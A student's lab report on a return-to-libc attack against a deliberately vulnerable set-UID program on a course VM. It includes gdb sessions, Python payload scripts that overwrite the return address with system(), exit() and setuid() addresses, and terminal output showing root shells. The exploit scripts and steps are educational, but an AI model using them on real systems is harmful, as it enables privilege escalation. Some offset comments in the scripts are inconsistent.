

Jorge Avila

Professor Trey


Secure Programming

12 March 2021

Return-to-libc Attack

Task 1:


In this task we are going to set the randomize equal to 0, link the shell to point to something that does not have the countermeasure, recompile our program of retlib.c with the following buffer size of 150 and make it a set-UID as the following:

A terminal window titled 'Terminal' with a dark background and light text. The window shows a series of commands and their outputs. The user is 'seed' at a machine named 'VM'. The current directory is '~/return-to-libc'. The commands and outputs are as follows:

```
[02/21/21]seed@VM:~/return-to-libc$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/21/21]seed@VM:~/return-to-libc$ rm /bin/sh
rm: cannot remove '/bin/sh': Permission denied
[02/21/21]seed@VM:~/return-to-libc$ sudo rm /bin/sh
sudo: rm /bin/sh: command not found
[02/21/21]seed@VM:~/return-to-libc$ sudo ln -s /bin/zsh /bin/sh
[02/21/21]seed@VM:~/return-to-libc$ gcc -DBUF_SIZE=150 -fno-stack-protector -z noexecstack -o retlib retlib.c
[02/21/21]seed@VM:~/return-to-libc$ sudo chown root retlib
[02/21/21]seed@VM:~/return-to-libc$ sudo chmod 4755 retlib
[02/21/21]seed@VM:~/return-to-libc$
```

The terminal window has a sidebar on the left with various application icons. The top status bar shows the time as 4:56 AM and some system icons.

Once this is done, we are going to go into the debugger, touch a file named **badfile** and save the address of the **system()** and **exit()** as we will use them later.



```

Terminal
[02/21/21]seed@VM:~/return-to-libc$ touch badfile
[02/21/21]seed@VM:~/return-to-libc$ gdb -q retlib
Reading symbols from retlib...done.
gdb-peda$ run
Starting program: /home/seed/return-to-libc/retlib
Returned Properly
[Inferior 1 (process 5052) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[02/21/21]seed@VM:~/return-to-libc$

```

This concludes task 1 with us setting the program as a set-UID and finding the two important addresses for the usage of later on.

Task 2:

In this task, our goal is to jump to the **system()** function and get it to execute the **/bin/sh** command. We know we will be using **system()** to do this first, therefore we have created an environment variable and export it into memory before we begin our process. We know that when we create a program in a shell prompt, the shell creates a process for a child to execute this program and all the exported shell variables then become the environment variables of that of the child process. We can refer to this phenomena back in our first lab. As you can see below:

```

Terminal
[02/21/21]seed@VM:~/return-to-libc$ export MYHELL=/bin/sh
[02/21/21]seed@VM:~/return-to-libc$ env | grep MYHELL
MYHELL=/bin/sh
[02/21/21]seed@VM:~/return-to-libc$

```

Then we will use the address of this variable as the argument into our **system()** function call. We are going to use the c code called envaddr.c to do this. The code and compilation are shown below:

```

Terminal
int main()
{
    char *shell = getenv("MYHELL");
    if(shell){
        printf("address is: %x\n", (unsigned int)shell);
    }
    return 0;
}
[02/21/21]seed@VM:~/return-to-libc$ gcc -o envaddr envaddr.c
envaddr.c: In function 'main':
envaddr.c:7:3: warning: implicit declaration of function 'printf' [-Wimplicit-function-declaration]
    printf("address is: %x\n", (unsigned int)shell);
    ^
envaddr.c:7:3: warning: incompatible implicit declaration of built-in function 'printf'
envaddr.c:7:3: note: include '<stdio.h>' or provide a declaration of 'printf'
[02/21/21]seed@VM:~/return-to-libc$ ./envaddr
address is: bffffded
[02/21/21]seed@VM:~/return-to-libc$

```

We see that the address is 0xbffffded.

Task 3:

In this task we are supposed to figure out **X**, **Y** and **Z**. As well as the following addresses of the **system()**, **exit()** and **/bin/sh** of our exported variable MYSHELL.

```

*task1.txt  x  exploit.py  x  retlib.c  x  *exploit.c  x  envaddr.c
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 158+12 #170
sh_addr = 0xbffffdef # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 158+4 #162
system_addr = 0xb7e42da0 # The address of system()
#system_addr = 0xb7e42da0 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 158 + 8 #166
exit_addr = 0xb7e369d0 # The address of exit()
#0xb7db39d0 , 0xb7e369d0
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)

```

So the way I found these values were by going into the debugger, printing out **system()**, **exit()**

and then computing the value in the debugger by **\$ebp-&buffer** which got me the value of **158**.

The following below is a screenshot on how I was doing it. Once we got 158, we know that plus 4 is the system's address, another 4 is the exit's address and another 4 is the exported variable that we first created back in task 1.


```

Terminal
dd edi,0x1430b7)
0028| 0xbfffe9ac --> 0xb7fba000 --> 0x1b1db0
[-----]
[-----]
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:19
warning: Source file is more recent than executable.
19 fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ p $ebp
$3 = (void *) 0xbfffea38
gdb-peda$ p &buffer
$4 = (char (*)[150]) 0xbfffe99a
gdb-peda$ p/d 0xbfffea38-0xbfffe99a
$5 = 158
gdb-peda$

```

Once everything is into place we run the code as shown below and the we get a root shell!

```

[02/21/21]seed@VM:~/return-to-libc$ python3 exploit.py
[02/21/21]seed@VM:~/return-to-libc$ ./retlib
address INSIDE retlib.c is: bffffdef
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#

```

Attack Variation 1: The exit() function is not really needed, it is only so it can transition smoothly, if we try it without the address of exit() this is the following.

```

Terminal
[02/21/21]seed@VM:~/return-to-libc$ python3 exploit.py
[02/21/21]seed@VM:~/return-to-libc$ ./retlib
address INSIDE retlib.c is: bffffdef
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
# exit
Segmentation fault
[02/21/21]seed@VM:~/return-to-libc$

```

Attack Variation 2: After we change and create a new file, we see that it is not successful as shown below:

```


Terminal
# ls
badfile      exploit.py
envaddr      peda-session-retlib.txt
envaddr.c    peda-session-zsh5.txt
exploit      retlib
exploit_c    retlib.c
exploit.c
# cp retlib newretlib
# quit
zsh: command not found: quit
# exit
[02/21/21]seed@VM:~/return-to-libc$ ls
badfile      exploit_c    peda-session-retlib.txt
envaddr      exploit.c    peda-session-zsh5.txt
envaddr.c    exploit.py   retlib
exploit      newretlib    retlib.c
[02/21/21]seed@VM:~/return-to-libc$ sudo chown root new
retlib && sudo chmod 4755 newretlib
[02/21/21]seed@VM:~/return-to-libc$ ./newretlib
address INSIDE retlib.c is: bffffde9
zsh:1: command not found: h
[02/21/21]seed@VM:~/return-to-libc$

```

This is because the address of the `/bin/sh` is changing depending on the file name and size of the file you have. This is because it is in the stack (*ENV VARS*) and created before anything else. So it is crucial you find the address beforehand and make sure it is not changing.

Task4:

In this task we are turning back on the Address Space Randomization to back equal to 2. The following screenshot proves it:



```
Terminal
[02/21/21]seed@VM:~/return-to-libc$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/21/21]seed@VM:~/return-to-libc$ sudo sysctl -a | grep randomize
kernel.randomize_va_space = 2
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.ens33.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/21/21]seed@VM:~/return-to-libc$
```


Now we do the same procedures that we did in task 2 and see the observations as below:

A terminal window titled 'Terminal' with a dark background. The prompt is '[02/21/21]seed@VM:~/return-to-libc\$'. The user enters 'rm badfile', then 'python3 exploit.py', and then './retlib' three times. Each time './retlib' is entered, the output shows a new 'address INSIDE retlib.c is:' followed by a hexadecimal value and then 'Segmentation fault'. The addresses are bfd89def, bfc02def, and bf9f1def respectively. The terminal window has a sidebar on the left with icons for a gear, a terminal, a notepad, a dollar sign, a red square, and a folder. The top bar shows 'Ubuntu', 'En', and the time '11:03 AM'.


Since both the heap and the stack were now both being randomized, this made it harder for us to use the attack. As you can see the address is constantly changing and we are trying to access memory that is not ours. This is due to the `/bin/sh`, `exit()` and `system()` functions to keep changing randomly throughout each compilation.

Task 5:

In this task we are going to do what the lab reports asks and change the symbolic link back to point to dash, as shown below:

A terminal window titled 'Terminal' with a dark background. The prompt is '[02/21/21]seed@VM:~/return-to-libc\$'. The user enters 'sudo ln -sf /bin/dash /bin/sh'. The prompt changes to '[02/21/21]seed@VM:~/return-to-libc\$' followed by a cursor. The terminal window has a sidebar on the left with icons for a gear, a terminal, and a folder. The top bar shows 'Ubuntu', 'En', and the time '11:08 AM'.

The goal is to add a `setuid(0)` so that RUID is the same as the EUID. Which means we can use 0s in the argument because the code uses `fread` for the file, which doesn't terminate when it sees a 0 unlike the string copy function. If you look at the code now:



```

exploit.py (~/.return-to-libc) - gedit
retlib.c x exploit.py x exploit.c x

#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

S = 162+4
setuid = 0xb7eb9170 # The address of setuid
content[S:S+4] = (setuid).to_bytes(4,byteorder='little')

S = 162+12 #166
setuid = 0 # The parameter of setuid
content[S:S+4] = (setuid).to_bytes(4,byteorder='little')


X = 162+16 #170
sh_addr = 0xbffffdef # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 162+8 #162
system_addr = 0xb7e42da0 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

'''
Z = 158 + 8 #166
exit_addr = 0xb7e369d0 # The address of exit()
'''

```

I modified the code for `exploit.py`, in this case `$ebp-&buffer` changed to 162. 162+4 is the address of `setuid`. 4 bytes more and you get the address of the system, 4 more bytes after that you get the parameter for `setuid` which is set to 0. Finally four bytes after that you get the address of the exported environment variable. This allowed me to get a root shell and defeat the countermeasure as shown below.

A terminal window titled "Terminal" with a dark purple background. The window shows a series of commands and their outputs. The user is in a VM environment. The commands executed are: `python3 exploit.py`, `./retlib`, `# id`. The outputs are: `shell address INSIDE retlib.c is: bffffdef`, `Address of buffer[] : 0xbfffe9d6`, `Frame Pointer value : 0xbfffea78`, and `uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)`. The terminal has a sidebar on the left with various application icons. The top status bar shows the date and time as 02/21/21, 7:32 PM, along with system icons for network, battery, and volume.

```
Terminal 7:32 PM
[02/21/21]seed@VM:~/return-to-libc$ python3 exploit.py
[02/21/21]seed@VM:~/return-to-libc$ ./retlib
shell address INSIDE retlib.c is: bffffdef
Address of buffer[] : 0xbfffe9d6
Frame Pointer value : 0xbfffea78
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```